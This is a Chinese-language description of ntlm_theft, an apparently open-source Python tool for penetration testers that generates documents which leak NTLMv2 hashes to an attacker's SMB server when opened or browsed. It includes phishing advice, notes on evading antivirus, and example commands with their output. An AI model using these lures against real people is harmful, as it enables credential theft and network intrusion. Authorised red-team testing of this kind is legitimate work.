
一款用于生成多种类型 NTLMv2 哈希窃取文件的工具。
ntlm_theft 是一个开源的 Python3 工具,可生成 21 种不同类型的哈希窃取文档。这些文档可用于钓鱼攻击,前提是目标允许外部网络的 SMB 流量,或者你已经处于内部网络中。
这些文件类型相较于基于宏的文档或漏洞利用文档的优势在于,它们全部基于“预期功能”构建。2020 年 6 月,Windows Defender 防病毒软件未对其中任何一个进行标记,并且在完全修补的 Windows 10 主机上,21 种攻击中有 17 种成功实施。
ntlm_theft 支持以下攻击类型:
ntlm_theft 主要面向渗透测试人员和红队成员,他们可利用该工具对目标公司员工进行内部钓鱼,或批量测试防病毒软件和邮件网关。如果边界防火墙允许出站 SMB 访问,该工具也可用于外部钓鱼。
在渗透测试过程中,我发现该工具可以轻松查看可用的文件类型,而无需像红队演练那样花费时间配置特定攻击。你可以向人力资源部门发送 .rtf 或 .docx 文件,向财务部门发送 .xlsx 电子表格文档。
以下说明将介绍 ntlm_theft 的环境要求及使用方法。
ntlm_theft 需要 Python3 和 xlsxwriter:
pip3 install xlsxwriter
启动工具时需要提供 4 个参数:输入格式、输入文件或文件夹以及基本运行模式:
-g, --generate	: 选择生成所有文件或特定文件类型
-s, --server 	: SMB 哈希捕获服务器的 IP 地址(Responder、impacket ntlmrelayx、Metasploit auxiliary/server/capture/smb 等)
-f, --filename	: 不带扩展名的基本文件名,之后可重命名(例如:test、Board-Meeting2020、Bonus_Payment_Q4)

以下是生成所有文件的运行示例:
# python3 ntlm_theft.py -g all -s 127.0.0.1 -f test
Created: test/test.scf (BROWSE)
Created: test/test-(url).url (BROWSE)
Created: test/test-(icon).url (BROWSE)
Created: test/test.rtf (OPEN)
Created: test/test-(stylesheet).xml (OPEN)
Created: test/test-(fulldocx).xml (OPEN)
Created: test/test.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: test/test-(includepicture).docx (OPEN)
Created: test/test-(remotetemplate).docx (OPEN)
Created: test/test-(frameset).docx (OPEN)
Created: test/test.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: test/test.asx (OPEN)
Created: test/test.jnlp (OPEN)
Created: test/test.application (DOWNLOAD AND OPEN)
Created: test/test.pdf (OPEN AND ALLOW)
Created: test/zoom-attack-instructions.txt (PASTE TO CHAT)
Generation Complete.
以下是仅生成现代文件类型的运行示例:
# python3 ntlm_theft.py -g modern -s 127.0.0.1 -f meeting
Skipping SCF as it does not work on modern Windows
Created: meeting/meeting-(url).url (BROWSE TO FOLDER)
Created: meeting/meeting-(icon).url (BROWSE TO FOLDER)
Created: meeting/meeting.rtf (OPEN)
Created: meeting/meeting-(stylesheet).xml (OPEN)
Created: meeting/meeting-(fulldocx).xml (OPEN)
Created: meeting/meeting.htm (OPEN FROM DESKTOP WITH CHROME, IE OR EDGE)
Created: meeting/meeting-(includepicture).docx (OPEN)
Created: meeting/meeting-(remotetemplate).docx (OPEN)
Created: meeting/meeting-(frameset).docx (OPEN)
Created: meeting/meeting-(externalcell).xlsx (OPEN)
Created: meeting/meeting.m3u (OPEN IN WINDOWS MEDIA PLAYER ONLY)
Created: meeting/meeting.asx (OPEN)
Created: meeting/meeting.jnlp (OPEN)
Created: meeting/meeting.application (DOWNLOAD AND OPEN)
Created: meeting/meeting.pdf (OPEN AND ALLOW)
Skipping zoom as it does not work on the latest versions
Skipping Autorun.inf as it does not work on modern Windows
Skipping desktop.ini as it does not work on modern Windows
Generation Complete.
以下是仅生成 xlsx 文件的运行示例:
# python3 ntlm_theft.py -g xlsx -s 192.168.1.103 -f Bonus_Payment_Q4
Created: Bonus_Payment_Q4/Bonus_Payment_Q4-(externalcell).xlsx (OPEN)
Generation Complete.
ntlm_theft Created by Jacob Wilkin Copyright (C) 2020 Jacob Wilkin
This program is free software: you can redistribute it and/or modify it under the terms of the GNU General Public License as published by the Free Software Foundation, either version 3 of the License, or (at your option) any later version.
This program is distributed in the hope that it will be useful, but WITHOUT ANY WARRANTY; without even the implied warranty of MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE. See the GNU General Public License for more details.